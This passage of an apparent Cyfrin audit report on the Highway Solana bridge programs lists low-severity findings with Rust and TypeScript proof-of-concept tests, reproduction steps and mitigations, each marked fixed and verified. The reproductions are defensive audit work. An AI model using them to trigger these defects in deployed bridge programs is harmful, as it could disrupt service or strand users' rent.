    let mut account_data = vec![0u8; 8 + RegistryState::INIT_SPACE];
    let mut output = account_data.as_mut_slice();
    state.try_serialize(&mut output).is_ok()
}

#[test]
fn one_successful_removal_must_revoke_an_initialized_authorized_updater() {
    let updater = Pubkey::new_unique();
    let mut registry_state = registry_state(vec![updater, updater]);

    // The duplicate state fits the exact account allocation used by Initialize.
    let mut account_data = vec![0u8; 8 + RegistryState::INIT_SPACE];
    let mut output = account_data.as_mut_slice();
    registry_state
        .try_serialize(&mut output)
        .expect("duplicate updater entries must be serializable on chain");

    // Exact first-match removal performed by RemoveAuthorizedUpdater::execute.
    let index = registry_state
        .authorized_updaters
        .iter()
        .position(|key| key == &updater)
        .expect("updater must be present");
    registry_state.authorized_updaters.remove(index);

    // Deliberately failing desired-invariant assertion.
    assert!(
        !registry_state.authorized_updaters.contains(&updater),
        "the removal succeeded but the duplicate updater remains authorized"
    );
}

#[test]
fn spare_registration_vector_capacity_allows_thirty_authorized_updaters() {
    assert!(serializes_with_authorized_updater_count(
        MAX_AUTHORIZED_UPDATERS + 10
    ));
    assert!(!serializes_with_authorized_updater_count(
        MAX_AUTHORIZED_UPDATERS + 11
    ));
}

```

Run:

```

cargo test -p registry \
  --test audit_issue_51_authorized_updater_duplicate_repro \
  -- --nocapture

```

The capacity test passes, while the deliberately failing revocation assertion produces:

```

test one_successful_removal_must_revoke_an_initialized_authorized_updater ... FAILED

the removal succeeded but the duplicate updater remains authorized

```

The serialization checks prove that the intended 20-entry per-vector cap is not enforced and establish the actual 30-entry boundary when registration_updaters is empty. The failing assertion demonstrates the first-match

removal behavior and surviving contains authorization. The reproduction does not demonstrate BLS forgery, unauthorized token movement, or a permissionless way to choose the initialized keys.

Recommended Mitigation: Reject duplicate `authorized_updaters` during initialization and explicitly reject vectors longer than `MAX_AUTHORIZED_UPDATERS`; `#[max_len]` must not be treated as runtime validation. For existing state and defense in depth, change `remove_authorized_updater` to remove every occurrence of the requested key while still returning `AuthorizedUpdaterNotFound` when no occurrence existed; audit deployed Registry accounts for duplicates and more than 20 entries during the upgrade.

Highway: Fixed by [c0960cb](#).

Cyfrin: Verified.

7.4.31 **Stored** `executor::Message` rent has no reclaim path without successful execution

Description: Solana inbound delivery stages a message in one transaction and consumes it in a second. `store_payload` permissionlessly creates the message-ID-derived `Message` PDA with the caller as payer, allocates `DISC + Message::INIT_SPACE`, and validates the canonical field shape and message ID without checking the live chain, token, corridor, or payload-dispatch configuration (`programs/executor/src/instructions/store_message.rs:31-63,67-157`). Because `Message.payload` has `#[max_len(1000)]`, every instance reserves 1,253 bytes including its discriminator, even when the actual payload is empty (`programs/executor/src/state/message.rs:34-77`; `programs/common/src/lib.rs:73-75`).

The executor exposes only `initialize`, `store_payload`, and `execute_message` (`programs/executor/src/lib.rs:35-67`). Its sole cleanup edge is the `close = message_payer` constraint on the `Message` account in `execute_message`, with the destination pinned to the original storer (`programs/executor/src/instructions/execute_message.rs:69-84`). There is no payer cancellation, expiry-based reclaim, or administrative sweep.

An `execute_message` failure is atomic. The attempted `TransferExecution` initialization and write, token or payload CPI effects, and `Message` `close` do not persist when an account constraint, validation, or CPI returns an error. The existing `Message` therefore remains the staging record and can be passed directly to a later `execute_message`; it does not need to be closed and stored again. The audited integration test demonstrates this retry behavior by rejecting a wrong release vault and then successfully executing the same stored message with the configured vault (`tests/executor.ts:2937-2968`).

This also means most blockers listed against execution are not terminal by themselves. A pause, inactive chain, disabled token, closed corridor, changed amount limit, removed whitelist entry, insufficient vault balance, or failing target CPI can be corrected and the existing message retried. Proof TTL, epoch, aggregate signature, bitmap, and relay selection are `execute_message` arguments rather than stored `Message` fields (`programs/executor/src/instructions/execute_message.rs:11-36`), so an expired or aged-out proof can be replaced by a fresh proof for the same message ID.

The cleanup gap nevertheless remains real. If operators permanently retire the relevant chain, token, corridor, or payload target after a message has been stored, or otherwise never restore a condition required for successful execution, the payer has no in-scope instruction that can reclaim the staging account. Recovery then requires privileged configuration restoration followed by authorized execution, or a program upgrade that adds a cleanup path.

Impact: Each abandoned `Message` strands only the staging payer's rent-exempt balance. A 1,253-byte account requires 9,611,760 lamports (approximately 0.00961 SOL) under Solana's default rent parameters. The amount is small per message but can accumulate for a relay or integration that stores messages later made permanently unexecutable.

There is no attacker profit, unauthorized token movement, consumed replay marker, or independent message-delivery loss established by this lifecycle defect. Permissionless spam does not externalize the rent cost because the spammer signs and funds each account. The occupied PDA also does not prevent retry after a blocker is cleared: the existing account is the object that `execute_message` consumes, and successful execution closes it and returns its rent.

The maximum demonstrated consequence is therefore a narrow, privileged-recovery-dependent loss of the initiating payer's rent. This is Low severity: the accepted staging flow can strand a small amount of the caller's assets

without a trustless reclaim path, but there is no untrusted actor who can impose the loss on another payer and the condition normally requires an exceptional or permanent configuration transition.

Proof of Concept: This textual reproduction applies to the audited commit:

1. With an active token corridor, submit a canonical inbound message through `store_payload`. The caller funds the 1,253-byte Message PDA, and the account stores that caller in `message.payer`.
2. Before settlement, have the trusted config administrator set the corridor's inbound mode to `Closed` as part of retiring the route.
3. Call `execute_message` with an otherwise valid committee proof. `validate_token_config` returns `Inbound-Closed` at `programs/executor/src/instructions/execute_message.rs:448-479`. The transaction reverts atomically: no `TransferExecution` persists, the Message remains open, and its rent remains in the PDA.
4. If the administrator reopens the corridor, call `execute_message` again against that same Message, using a proof valid for the current slot and epoch. It can execute and close normally; no second `store_payload` call is required.
5. If the route remains permanently retired instead, inspect the three executor instructions in `programs/executor/src/lib.rs:35-67`. None can close the abandoned account without making `execute_message` succeed, so the original payer cannot reclaim the rent through the scoped program.

This establishes the missing cleanup edge and the bounded rent impact. It does not establish that clearing an execution blocker leaves the message unretryable, that proof age-out is terminal, or that an attacker can lock another user's funds.

Recommended Mitigation: Add a bounded cleanup path for stale Message accounts. Store a creation slot, and after a conservative reclaim interval allow anyone to close the PDA while constraining the rent destination to `message.payer`; compute the elapsed interval with checked or saturating arithmetic.

Treat the deadline as staging-state garbage collection rather than proof that the canonical cross-chain message is invalid: attestations are supplied at execution time and can be refreshed. Document that a still-valid message may be stored again after cleanup, choose the interval to leave relayers a practical execution window, and emit cleanup metadata so operators can distinguish successful consumption from expiry reclamation.

Highway: Fixed by [7de3d51](#).

Cyfrin: Verified.

7.4.32 Five account-closing instructions generate a read-only close destination for separate-payer authorities

Description: Five account-closing instructions declare the account that receives the closed PDA's lamports as a plain `Signer<'info>` instead of a mutable signer:

- `programs/config/src/instructions/remove_chain.rs:20-36`
- `programs/config/src/instructions/remove_token.rs:17-33`
- `programs/config/src/instructions/unconfigure_token_bridge.rs:18-48`
- `programs/config/src/instructions/unconfigure_native_token_bridge.rs:17-40`
- `programs/registry/src/instructions/remove_relayer.rs:22-51`

Each instruction places `close = authority` on a mutable PDA, but its `authority` field lacks `#[account(mut)]`. Anchor 0.32.1 derives both the IDL `writable` flag and generated client `AccountMeta` from the destination field's own mutability constraint; the `close` constraint on another field does not promote the destination. Anchor's generated exit routine nevertheless credits the closed account's lamports to `authority`.

Consequently, an IDL- or generated-client instruction marks `authority` read-only. The failure is masked when that same key is the transaction fee payer because Solana promotes the fee payer to `writable` at the transaction level. In a standalone transaction where a separate account pays the fee and no other meta promotes `authority` to `writable`, the runtime rejects the `close` credit with `ReadonlyLamportChange`.

This is a generated-interface defect rather than an unconditional program-level denial of service. The program does not require authority to be read-only, so a custom client can mark it writable and execute the instruction without a program upgrade. The three other `config` instructions that close to authority already use the correct declaration: `remove_fee_token`, `remove_program`, and `close_destination_fee_token`.

Impact: With the shipped/generated account metas, all five instructions fail atomically in the normal standalone transaction shape when the authorized closer is distinct from the transaction fee payer and is not otherwise promoted to writable. This is a plausible setup for a multisig or governance authority using a separate operations payer. The affected configuration cannot perform the intended teardown or reclaim the closed PDA's rent through an unmodified generated client until it changes the account meta, otherwise promotes the authority to writable, uses the authority as fee payer, or deploys the source fix.

The maximum impact is bounded. A failed transaction does not persist the counter updates, key clearing, events, or account closure. The `config` admin can still pause the bridge globally, deactivate a chain, disable a token, or set corridor modes to `Closed`; those safety controls do not close an account and do not share this defect. Similarly, `remove_relayer` is allowed only after the relayer is absent from the current active set, so active-set rotation remains the revocation mechanism; the failure delays relayer-account/key-slot cleanup and rent reclamation.

No untrusted actor gains authority, no bridge funds are moved or stranded, and no redeployment is required for the client-side writable-meta workaround. The demonstrated consequence is conditional administrative teardown and cleanup unavailability for default generated clients.

Proof of Concept: The runtime reproduction is checked in at immutable commit [1b8d8469d40591904aef3f92ecf79968d093d9de](#). That commit adds only the test on top of the same audited production source.

Build the real `config` SBF program and run the focused test:

```
cargo build-sbf --manifest-path programs/config/Cargo.toml
cargo test -p executor --test issue54_close_destination_not_writable -- --nocapture
```

Observed output:

```
>> case A (admin IS fee payer):      success=true detail=Ok
>> case B (admin is NOT fee payer):  success=false detail=TransactionError(InstructionError(0,
↳ ReadonlyLamportChange))
test issue54_close_destination_requires_admin_to_be_fee_payer ... ok
```

The test executes the production `config::remove_chain` instruction on the SBF VM. It supplies the read-only signer meta generated from the current account declaration, pre-seeds an otherwise removable `ChainInfo`, and varies only whether the admin also pays the transaction fee. This proves that fee-payer promotion masks the bad meta and that the distinct-payer generated transaction reaches the runtime failure.

The test directly executes one of the five instructions. The other four have the same `close = authority/plain-Signer` structure, and Anchor's generated-client logic marks every such unconstrained signer read-only. The reproduction does not prove permanent program inoperability: explicitly making the authority meta writable avoids the disputed condition.

Recommended Mitigation: Add `#[account(mut)]` to the `authority` field in all five account structs, then regenerate the IDLs and client types. Add regression coverage that submits a close with distinct authority and fee-payer signers for both `config` and `registry`, and asserts that the generated authority meta is writable.

Highway: Fixed by [50da093](#).

Cyfrin: Verified.

7.4.33 `config::pause` prevents direct whitelist revocation and makes safe remediation depend on atomic batching

Description: The two admin-only whitelist revocation instructions cannot be called while the bridge is paused. `RemoveProgram` and `RemoveFromWhitelist` both constrain the `config` account with `!config.is_paused`, so they return `ConfigError::Paused` before removing a program

or discriminator (programs/config/src/instructions/remove_program.rs:23-29 and programs/config/src/instructions/remove_from_whitelist.rs:21-27).

The same gate is appropriate for register_program and add_to_whitelist, because those instructions expand the set of payload CPIs accepted by executor::execute_message. Applying it to the revocation pair is less useful: revocation only reduces that attack surface, and allowing it during a pause would make incident response simpler.

This does not force the admin to expose an unpaused bridge between separate transactions. Solana executes all instructions in one transaction sequentially and atomically. The admin can therefore submit unpause, remove_from_whitelist or remove_program, and pause in one transaction. No other transaction can observe or interleave with the intermediate config state. If any instruction fails, the whole transaction rolls back and the bridge remains in its original paused state.

The repository also describes and tests the broader behavior as an intentional whitelist freeze rather than documenting a pause-then-revoke runbook: README.md:35 states that pause is enforced on all four whitelist instructions, and tests/config.ts:3722-3756 explicitly expects whitelist management to reject while paused.

Impact: The current constraints make a safety-reducing operation depend on off-chain incident-response sequencing. A tool that submits one admin instruction per transaction cannot revoke while retaining the global pause: it must first commit an unpause, then revoke, and then pause again. During that externally visible interval, an already stored and validly attested message for the affected target can again be executed.

This impact has strict bounds. Correct atomic batching leaves the bridge paused before and after the transaction and removes the vulnerable whitelist entry without an observable execution window. The repository does not establish that the production admin signer or incident-response tooling is unable to submit such a transaction. A separately submitted executor::execute_message also requires an authorized relayer operational key and a valid 87-of-128 BLS-attested message; the compromised target alone cannot drive the executor into a whitelisted CPI. The payload path uses invoke rather than invoke_signed, so it does not grant the target the executor-authority PDA's signer privilege.

The issue is Low Risk because the protocol unnecessarily makes direct deauthorization unavailable in its emergency state and shifts safe remediation onto an off-chain batching capability that is neither enforced nor documented. It does not establish an independent attacker path, guaranteed unauthorized execution, or asset loss.

Proof of Concept: The pause-time rejection follows directly from the two account constraints. A focused integration test can first pause the bridge and call removeFromWhitelist([compromisedDiscriminator]) as a standalone transaction; the call returns ConfigError::Paused and leaves the discriminator present.

The following textual reproduction using the repository's existing Anchor test context demonstrates the atomic workaround:

```
const unpauseIx = await context.program.methods
  .unpause()
  .accounts({ authority: context.admin.publicKey })
  .instruction();

const revokeIx = await context.program.methods
  .removeFromWhitelist([compromisedDiscriminator])
  .accounts({
    authority: context.admin.publicKey,
    whitelist: compromisedWhitelistPda,
  })
  .instruction();

const repauseIx = await context.program.methods
  .pause()
  .accounts({ authority: context.admin.publicKey })
  .instruction();

await context.provider.sendAndConfirm(
  new anchor.web3.Transaction().add(unpauseIx, revokeIx, repauseIx)
);
```

Start with `config.is_paused == true` and `compromisedDiscriminator` present in the whitelist. After the transaction succeeds, `config.is_paused` is still `true` and the discriminator is absent. There is no committed or externally interleavable state in which execution is enabled while the discriminator remains whitelisted. If revocation fails, transaction atomicity rolls the preceding unpaused back.

Together, these steps prove that direct revocation is unavailable while paused but that the restriction can be worked around without reopening the bridge to another transaction. They do not prove that deployed operational tooling lacks batching support or that an executable malicious message necessarily exists during an incident.

Recommended Mitigation: Remove the `!config.is_paused` constraint from `remove_from_whitelist` and `remove_program`, while retaining it on `register_program` and `add_to_whitelist`. Add regression tests showing that both revocation instructions succeed while paused and leave additive whitelist operations blocked.

Highway: Fixed by [ebefa10](#).

Cyfrin: Verified.

7.4.34 `config::close_destination_fee_token`, `remove_fee_token` lack the fee-enforcement coupling guard their sibling instructions carry

Description: Fee enforcement on the outbound path is a chain of three config accounts, and the config program deliberately couples the first two so a half-configured state cannot arise, while leaving the per-lane layer uncoupled.

`FeeConfig::fee_signer` is the single global enforcement switch (`programs/config/src/states/fee_config.rs:20-22`). While it is non-default, `EmitMessage::execute` requires a signed quote for every destination chain (`programs/entry/src/instructions/emit_message.rs:214-230`), and `validate_and_collect_fee` then hard-requires the per-chain, per-fee-token bounds account to exist, failing with `EntryError::DestinationFeeTokenNotConfigured` when it does not (`emit_message.rs:459-462`). The `FeeConfig` type comment names this failure mode explicitly and says `fee_token_count` exists to prevent it (`programs/config/src/states/fee_config.rs:11-15`), and two guards implement it - `set_fee_config` refuses to enable a signer while the count is zero (`programs/config/src/instructions/set_fee_config.rs:50-55`), and `remove_fee_token` refuses to close the last whitelisted token while a signer is enabled (`programs/config/src/instructions/remove_fee_token.rs:54-60`).

Both guards are keyed on the global count, and the account the outbound path actually gates on is per-lane:

- `CloseDestinationFeeToken::execute` is the teardown of that per-lane account and carries no coupling guard at all - its whole body is an event emission (`programs/config/src/instructions/close_destination_fee_token.rs:46-51`). It does not load `FeeConfig`, so it cannot see whether a signer is enabled, and no per-chain lane count exists anywhere for it to consult. Closing the last configured fee token for a chain while enforcement is on therefore succeeds unconditionally, and every subsequent outbound message to that chain reverts, for every mint - the closed one because its bounds account is gone, every other because bounds were never created for it.
- `RemoveFeeToken::execute` evaluates its guard against the wrong denominator. With two whitelisted mints the check always passes, even when a given chain has bounds for only one of them, and the instruction never touches the per-lane bounds accounts of the mint it removes. A quote naming the removed mint then fails `UnsupportedFeeToken` (`emit_message.rs:514-527`) while a quote naming the surviving mint fails `DestinationFeeTokenNotConfigured` - so the global invariant holds and buys nothing.

Files:

- `programs/config/src/instructions/close_destination_fee_token.rs` (execute)
- `programs/config/src/instructions/remove_fee_token.rs` (execute)
- `programs/config/src/instructions/set_fee_config.rs` (execute)
- `programs/entry/src/instructions/emit_message.rs` (validate_and_collect_fee)

Impact: A routine, documented admin teardown silently disables all outbound bridging to a destination chain - token legs and payload-only messages alike, since the fee block runs before the transfer kind is derived (`emit_message.rs:214-232`). There is no on-chain error at the moment the mistake is made and no event that distin-

guishes closing one lane from closing the last one; users see only an opaque revert naming a config account they cannot create. No funds are lost, because the fee transfers and the burn or escrow leg are in the same atomic instruction, so a rejected message moves nothing, and the admin restores service with a single `configure_destination_fee_token` call. The exposure is liveness bounded by admin response time, which requires the operator to diagnose an error that surfaces only inside other people's failing transactions.

Recommended Mitigation: Give the per-lane layer the same coupling guard the global layer already has:

- Add a lane counter to `DestinationFeeConfig` (`programs/config/src/states/destination_fee_config.rs`), incremented by `ConfigureDestinationFeeToken::execute` when it creates a new bounds account - using the same `bump == 0` newness test `ConfigureNativeTokenBridge::execute` already uses at `programs/config/src/instructions/configure_native_token_bridge.rs:75-91` - and decremented by `CloseDestinationFeeToken::execute`.
- Add `FeeConfig` and `DestinationFeeConfig` to the `CloseDestinationFeeToken` accounts struct and require, before closing: `require!(!(fee_config.fee_signer != Pubkey::default() && destination_fee_config.lane_count <= 1), ConfigError::CannotCloseLastDestinationFeeToken);`
- Mirror it in `RemoveFeeToken` by tracking a per-mint lane count on `FeeTokenConfig`, maintained by the same two instructions, and requiring it to be zero before the whitelist entry is closed. That also prevents a per-lane bounds account outliving its mint's whitelist entry, so a later `add_fee_token` for the same mint cannot resurrect stale bounds.

This mirrors the counter discipline already proven for the bridge-configuration counts in `create_token_bridge` and `unconfigure_token_bridge`, and it couples the teardown only to `fee_signer`, which is itself mutable through `set_fee_config` - so an operator who genuinely wants to tear a lane down can always disable the signer first. Prefer it over letting `emit_message` fall back to fee-free when the bounds account is missing: the comment at `programs/entry/src/instructions/emit_message.rs:207-213` records that the fail-open behaviour was deliberately removed because it let any chain missing that account bridge for free while a signer was enabled.

Highway: Fixed by [a4625f8](#).

Cyfrin: Verified.

7.4.35 `executor::store_message` accepts a 1-7 byte payload that `execute_message` can never dispatch

Description: Solana inbound delivery is split across `store_payload` and `execute_message`. `StoreMessage::execute` treats every non-empty payload as present and requires only that the payload and a non-default target program appear together (`programs/executor/src/instructions/store_message.rs:68-101`). It does not enforce the minimum instruction-data length required by the later dispatch path. A correctly recomputed message ID with a one-to-seven-byte payload therefore passes the store-side shape checks and is written to the message-ID-derived Message PDA (`programs/executor/src/instructions/store_message.rs:103-157`).

`ExecuteMessage::execute` treats that stored payload as a payload leg and unconditionally routes it through `validate_payload`. The first validation there requires at least eight bytes because the whitelist is keyed by an `[u8; 8]` instruction discriminator (`programs/executor/src/instructions/execute_message.rs:253-276, 367-407`; `programs/config/src/states/whitelist.rs:3-24`). Consequently, no executable target program or whitelist configuration can make a one-to-seven-byte payload dispatchable.

The canonical message ID commits to the complete payload. Removing, padding, or otherwise re-encoding the bytes changes the message ID, so retrying the stored message with different instruction data is not possible (`programs/common/src/lib.rs:83-151`; `programs/executor/src/instructions/execute_message.rs:322-363`).

Impact: A permissionless caller can store an arbitrary short payload, but that action alone locks only the caller-funded rent for the 1,253-byte Message account. There is no attacker profit and no way to impose that rent cost on an unrelated payer.

The asset-safety consequence arises when an origin chain or integration accepts a genuine token-plus-payload message for Solana without applying Solana's eight-byte destination requirement. The origin-side burn or escrow and fee payment occur before the message is delivered to Solana. The Solana `execute_message` handler attempts the token leg before payload validation, but a later `PayloadTooShort` error rolls back the entire Solana transaction:

no mint or release, `TransferExecution`, or `Message` close persists. The original `Message` remains, and every retry of the same canonical message fails at the same length check. Delivery then requires an upgrade or another privileged recovery mechanism.

The initiating user chooses the unusual short payload, only that user's transfer is affected, and no adversary can redirect or profit from the funds. Those bounds support Low severity rather than Medium. This is still a real asset-safety defect rather than merely malformed-input UX because the cross-chain validation surface accepts a non-empty payload before source-side value is committed, while the destination applies a hidden stronger requirement and exposes no trustless recovery path.

Proof of Concept: The following textual reproduction applies to the audited commit:

1. Construct an otherwise canonical Solana-bound message with a non-default `target_program` and payload = `[0x01]`. It may be payload-only or include a valid token leg.
2. Compute its canonical message ID with `hway_common::generate_message_id`, then call `store_payload` with that ID and the same fields.
3. In `StoreMessage::execute`, `has_payload` and `has_target_program` are both true, so the payload-shape check succeeds. The one-byte payload is included in the recomputed ID and the `Message` PDA is initialized.
4. Call `execute_message` with valid chain and token configuration, a current valid committee proof, and the expected target-program and whitelist accounts.
5. `has_payload` is true, so execution calls `validate_payload(&[0x01], ...)`. Its first check returns `PayloadTooShort` because the slice length is below eight.
6. The Solana transaction rolls back atomically. Any attempted token mint or release and execution record are reverted, while the previously stored `Message` is not closed.
7. Repeating step 4 produces the same error. Changing the payload to eight bytes is not a retry of the same message because it produces a different canonical message ID.

This proves the store/execute reachability mismatch and deterministic destination failure. It does not prove attacker control over another user's source transaction, attacker profit, or partial Solana-side token movement.

Recommended Mitigation: Reject a present payload shorter than eight bytes in `StoreMessage::execute`, before initializing persistent message state:

```
require!(
  args.payload.is_empty() || args.payload.len() >= 8,
  ExecutorError::PayloadTooShort
);
```

Apply the same rule in every source-chain, SDK, relayer, and fee-quote path specifically when the destination is Solana, before any fee collection, burn, or escrow. Do not add an unconditional eight-byte lower bound to Solana's outbound `emit_message`: Solana cannot target itself, and EVM and Substrate use different destination instruction formats. If Highway intends to support Solana targets whose instruction data is shorter than eight bytes, the fixed `[u8; 8]` whitelist schema and `validate_payload` must instead be redesigned together.

Highway: Fixed in [9c3cce2](#).

Cyfrin: Verified.

7.4.36 `config::set_fee_config` coupling guard checks only one of the three PDAs entry::emit_message requires

Description: `set_fee_config` can enable global fee enforcement after checking only that at least one `FeeTokenConfig` exists. A non-default signer is accepted when `FeeConfig::fee_token_count > 0`; the instruction does not inspect any destination-specific fee account (`programs/config/src/instructions/set_fee_config.rs:44-60`). `add_fee_token` is the only creation path that increments this global count, and its account is keyed by mint rather than destination chain (`programs/config/src/instructions/add_fee_token.rs:30-71`).

Once a non-default signer is stored, `entry::emit_message` deliberately fails closed. It requires the target chain's `DestinationFeeConfig` before parsing a quote and returns `DestinationFeeNotConfigured` when that PDA is absent (`programs/entry/src/instructions/emit_message.rs:193-229`). For the mint selected by a signed quote, fee validation also requires the corresponding `DestinationFeeTokenConfig` and `FeeTokenConfig` (`programs/entry/src/instructions/emit_message.rs:421-529`).

The trusted config administrator can therefore perform this sequence:

1. Register and activate a destination chain while fee enforcement is disabled.
2. Add one global fee token.
3. Enable a non-default fee signer without first configuring the destination's TTL and a usable fee-token lane.

The setter succeeds, but later outbound calls to that destination fail. The same operational condition can arise if a new active chain is registered after the signer is enabled, because `register_chain` does not couple activation to fee readiness (`programs/config/src/instructions/register_chain.rs:41-65`).

This does not require every whitelisted fee mint to have bounds on every active chain. A quote names one mint and must be signed by the trusted fee signer, so a destination needs at least one usable, signer-selected lane rather than the full Cartesian product of active chains and global fee tokens. Adding a new global fee token likewise does not by itself break existing lanes; the signer must issue a quote naming that mint before its missing per-chain bounds matter.

Impact: This is an availability defect in the administrator-controlled configuration lifecycle. Only the trusted config admin can enable the signer, register or activate chains, and create the missing fee accounts. No untrusted actor can force the configuration transition or choose an arbitrary unconfigured fee mint, because the quote must authenticate to the configured signer.

For a chain with no `DestinationFeeConfig`, all outbound calls fail with `DestinationFeeNotConfigured`. If the per-chain account exists but a signed quote names a mint with no per-chain bounds, that quote fails with `DestinationFeeTokenNotConfigured`; another correctly configured and signer-selected mint remains usable.

Both failures occur before fee collection, token burn or escrow, nonce increment, and event emission. The transaction is atomic, so user balances and bridge state remain unchanged. Nevertheless, every ordinary user of an affected active destination is blocked until the admin disables the signer or creates the missing destination configuration; users cannot repair or bypass the condition themselves.

This supports Low severity. The accepted configuration transition can take a previously working active destination offline and recovery requires privileged intervention, but the trigger is a trusted-admin sequencing mistake, the outage is immediately repairable once diagnosed, and there is no fund loss, authorization bypass, or permanent state corruption.

Proof of Concept: This textual reproduction applies to audited commit `c5255fb4e9a17a6d8d0eee1e892031a09a87954b`:

1. Register an active destination chain `C` while `FeeConfig::fee_signer` is the default key. Leave `DestinationFeeConfig(C)` uninitialized.
2. Call `add_fee_token(M, execution_recipient, platform_recipient)`. The call creates `FeeTokenConfig(M)` and changes `fee_token_count` from zero to one.
3. Call `set_fee_config(S)` with a non-default signer `S`. The call succeeds because its only enablement prerequisite is `fee_token_count > 0`.
4. Submit an otherwise-valid `emit_message` targeting `C`. At `programs/entry/src/instructions/emit_message.rs:219-228`, the program observes the non-default signer, finds the destination PDA empty, and returns `DestinationFeeNotConfigured`.
5. Call `set_fee_config(Pubkey::default())` or configure `DestinationFeeConfig(C)` plus at least one usable per-mint lane. The operational outage is removed.

The checked-in Anchor test at `tests/entry.ts:2526-2552` exercises the same terminal state by registering a fresh active chain while a signer is already enabled and asserting `DestinationFeeNotConfigured`.

This proves that trusted-admin ordering can make an intended active destination temporarily unavailable. It does not prove that an untrusted actor can trigger the state, that funds move before the failure, that every whitelisted mint must be configured for every chain, or that recovery is unavailable.

Recommended Mitigation: Document and enforce a fee-readiness invariant for active destinations: when a non-default signer is enabled, each intended active chain should have a `DestinationFeeConfig` and at least one live `DestinationFeeTokenConfig` whose mint remains globally whitelisted. A deployment or administration preflight can enforce this operationally.

If the invariant must be enforced on-chain without enumerating PDAs, maintain explicit readiness counters or flags at every relevant mutation site and gate both signer enablement and chain registration or activation. Closing a lane or removing a fee token must update the same invariant. Require one usable lane per intended destination rather than every chain-and-mint pair.

Highway: Fixed in [f48ed96](#) and [934e817](#).

Cyfrin: Verified.

7.4.37 `config` accepts nonexistent or wrong-mint fee accounts deferring configuration failures to `emit_message`

Description: `FeeTokenConfig` documents mint as the accepted SPL mint and its two recipient fields as token accounts for that mint (`programs/config/src/states/fee_token_config.rs:16-23`). However, the admin-only `add_fee_token` instruction receives all three values as instruction arguments, and its accounts struct contains neither the mint nor either recipient (`programs/config/src/instructions/add_fee_token.rs:17-48`, `programs/config/src/lib.rs:268-274`). `FeeTokenConfig::set_recipients` rejects only the default pubkey before persisting the recipients (`programs/config/src/states/fee_token_config.rs:26-42`). `update_fee_token` uses the same setter and therefore permits an existing entry's recipients to be replaced with arbitrary non-default pubkeys (`programs/config/src/instructions/update_fee_token.rs:18-54`).

The checked-in integration test exercises this behavior with `mintA`, `execA`, and `platA` created only as random `Keypair.generate().publicKey` values. `addFeeToken(mintA, execA, platA)` succeeds, and the test fetches the account and confirms that all three unbacked keys were stored (`tests/config.ts:4581-4589`, `tests/config.ts:4621-4655`). The update test likewise replaces both recipients with freshly generated public keys and expects success (`tests/config.ts:4716-4740`).

The invalid state is detected only when a user calls `entry::emit_message`. Fee enforcement requires the sender's fee account to be a deserializable `TokenAccount` whose mint equals the quoted fee mint (`programs/entry/src/instructions/emit_message.rs:531-548`). For each nonzero fee component, the corresponding recipient must also deserialize as a `TokenAccount`, have that mint, and have exactly the key stored in `FeeTokenConfig` (`programs/entry/src/instructions/emit_message.rs:550-608`). A nonexistent or non-token recipient therefore cannot be supplied successfully, and a token account for another mint fails the explicit mint check.

The failure scope depends on which field is invalid. An invalid fee mint prevents any enforced quote naming that key from succeeding because even a zero-total quote still requires a sender token account with that mint. Invalid execution and platform recipients affect only quotes whose corresponding `fee_amount` or `platform_fee_amount` is nonzero; an invalid execution recipient, for example, is not consulted when `fee_amount == 0`. Consequently, one bad recipient does not necessarily reject every fee-bearing quote if the fee signer can assign the entire fee to the valid component.

Impact: No untrusted actor can create this state: both configuration instructions require the trusted config administrator. The maximum consequence is temporary outbound unavailability caused by an accepted administrator mistake. If the configured mint is not an SPL mint, or every recipient needed by the fee signer's quotes is invalid, every otherwise-valid `emit_message` quote naming that fee token fails. If this is the only usable whitelisted fee token while fee enforcement is enabled, all outbound messages are unavailable until configuration is repaired.

Fee validation and collection run before the bridge token burn or escrow operation (`programs/entry/src/instructions/emit_message.rs:214-232`). A recipient failure therefore occurs before the bridge asset moves. Solana transaction atomicity also rolls back an execution-fee transfer if a later platform-recipient check fails, so the failed transaction

does not persist fee transfers, bridge-token movements, nonce changes, or a `MessageEmitted` event. The user loses only the ordinary transaction fee.

Recipient mistakes are recoverable with `update_fee_token`. An invalid mint cannot be changed in place because it identifies the `FeeTokenConfig` PDA; the administrator must disable fee enforcement if necessary, remove the invalid entry, add the intended mint with valid recipients, and configure its per-destination bounds. The configuration events expose the stored pubkeys, so off-chain validation can detect the mistake before a user call, although the program itself does not enforce the invariant.

This is Low severity. The interface claims to configure mint-specific token accounts yet accepts values that deterministically make an advertised outbound path fail, and the outage can affect all users rather than only the administrator. However, the state requires a trusted-admin mistake, moves no funds on failure, is observable, and is recoverable through existing privileged instructions.

Proof of Concept: This is a textual reproduction against the audited commit. The checked-in `tests/config.ts` case cited above already executes the configuration half of the reproduction.

1. Create a real SPL mint `M`, a valid platform token account `P` for `M`, and any funded sender token account for `M`.
2. Choose a non-default system-owned account `E` that is not an SPL token account.
3. As the config administrator, call `add_fee_token(M, E, P)`. The call succeeds because `set_recipients` checks only that `E` and `P` are non-default.
4. Enable the fee signer and create the required destination and per-`M` fee configurations.
5. Obtain a valid signed quote with `fee_token = M, fee_amount > 0`, and any permitted platform fee.
6. Calling `emit_message` while omitting the execution recipient fails with `MissingFeeTokenAccounts`. Supplying `E` instead fails while Anchor deserializes the optional `Account<TokenAccount>` because `E` is not an SPL token account.
7. Call `update_fee_token` to store a valid token account `E1` whose mint is not `M` as the execution recipient, then supply `E1` to `emit_message`. The account now deserializes, but `execution_ata.mint == fee_token` fails with `InvalidFeeTokenAccounts`.
8. Call `update_fee_token(M, E2, P)` with `E2` a valid token account for `M`. The same otherwise-valid quote can then pass these recipient checks.

This proves that configuration accepts a recipient for which no caller can satisfy the positive execution-fee path and that the failure is deferred to users. It does not prove attacker-controlled misconfiguration, fund loss, or failure of a quote whose invalid recipient corresponds to a zero fee component.

Recommended Mitigation: Add the fee mint and both recipient accounts to `AddFeeToken` and `UpdateFeeToken` as `Account<Mint>` and `Account<TokenAccount>` values. Constrain the mint account to the instruction's `mint` key, require each recipient's `mint` field to equal it, and store the validated account keys rather than unconstrained pubkey arguments. If canonical associated token accounts are truly required, enforce their owners and ATA derivations as well; otherwise update the comments to promise only initialized token accounts for the configured mint.

Audit existing `FeeTokenConfig` accounts during migration and require each live entry to pass the new validation before fee enforcement remains enabled, because changing only the instruction validation does not repair already-persisted invalid keys.

Highway: Fixed by [9ea7af2](#).

Cyfrin: Verified.

7.4.38 `registry::update_current_active_set` reads the rotation interval live at promotion instead of snapshotting it at staging

